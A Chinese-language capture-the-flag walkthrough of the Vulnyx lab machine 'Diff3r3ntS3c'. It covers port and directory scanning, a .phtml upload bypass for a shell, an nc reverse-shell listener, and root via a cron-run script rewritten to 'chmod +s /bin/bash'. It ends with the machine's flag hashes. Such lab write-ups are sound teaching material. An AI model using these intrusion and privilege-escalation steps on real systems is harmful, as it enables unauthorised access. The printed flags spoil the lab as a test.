Vlx_Diff3r3ntS3c

靶机来源:https://vulnyx.com/

难度:Low

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 11:41 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00055s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00053s latency).
MAC Address: 08:00:27:52:FA:08 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.71
Host is up (0.00056s latency).
MAC Address: 08:00:27:A6:9B:40 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.51 seconds

靶机IP:192.168.2.71

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.71
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 11:41 +0800
Nmap scan report for 192.168.2.71
Host is up (0.00024s latency).
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
MAC Address: 08:00:27:A6:9B:40 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 50.03 seconds

开放端口:80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p80 192.168.2.71
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 11:42 +0800
Nmap scan report for 192.168.2.71
Host is up (0.00083s latency).

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.57 ((Debian))
|_http-title: Diff3r3ntS3c
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:A6:9B:40 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.91 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.71
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 11:43 +0800
Nmap scan report for 192.168.2.71
Host is up (0.00085s latency).
All 100 scanned ports on 192.168.2.71 are in ignored states.
Not shown: 59 closed udp ports (port-unreach), 41 open|filtered udp ports (no-response)
MAC Address: 08:00:27:A6:9B:40 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 60.24 seconds

二、WEB渗透

1、HTTP服务

访问80端口 img

在下面找到一个上传的功能 img

2、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿kali)-[~/miaosec]
└─# gobuster dir -u http://192.168.2.71 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js,txt,bak
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.71
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: bak,php,html,js,txt
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
images (Status: 301) [Size: 313] [--> http://192.168.2.71/images/]
index.html (Status: 200) [Size: 5842]
uploads (Status: 301) [Size: 314] [--> http://192.168.2.71/uploads/]
assets (Status: 301) [Size: 313] [--> http://192.168.2.71/assets/]
generic.html (Status: 200) [Size: 2750]
elements.html (Status: 200) [Size: 16634]

找到文件上传后的目录/uploads

三、文件上传


经过测试,发现文件上传过滤了php,那么尝试使用phtml进行代替 成功上传文件 img

四、获取candidate权限


找到文件上传后的目录 img

执行后成功获取到shell

1
2
3
4
5
6
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.71] 56556
id
uid=1000(candidate) gid=1000(candidate) groups=1000(candidate)

稳定shell

1
2
3
4
5
6
7
8
/usr/bin/script -qc /bin/bash /dev/null
# 按下 Ctrl+Z 将其挂起
stty raw -echo; fg
# 按下回车
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80

五、权限提升

发现存在定时任务

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
candidate@Diff3r3ntS3c:/home/candidate$ cat /etc/crontab 
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# | .------------- hour (0 - 23)
# | | .---------- day of month (1 - 31)
# | | | .------- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
* * * * * root /bin/sh /home/candidate/.scripts/makeBackup.sh

修改makeBackup.sh的内容

1
2
3
4
candidate@Diff3r3ntS3c:/home/candidate/.scripts$ cat makeBackup.sh 
#!/bin/bash
chmod +s /bin/bash
...

查看/bin/bash,已经具有suid权限

1
2
candidate@Diff3r3ntS3c:/home/candidate/.scripts$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1265648 Apr 23 2023 /bin/bash

获取root权限

1
2
3
candidate@Diff3r3ntS3c:/home/candidate/.scripts$ /bin/bash -p
bash-5.2# id
uid=1000(candidate) gid=1000(candidate) euid=0(root) egid=0(root) groups=0(root),1000(candidate)

六、查看FLAG

1
2
3
bash-5.2# cat /root/root.txt /home/candidate/user.txt 
24886c4b2777d4359cd3dbd118741dda
9b71bc22041491a690f7c7b5fe0f4e8d

Vlx_Diff3r3ntS3c
http://miao-sec.github.io/Vulnyx/Vlx_Diff3r3ntS3c/
作者
Miao
发布于
2026年2月5日
许可协议
BY-MIAO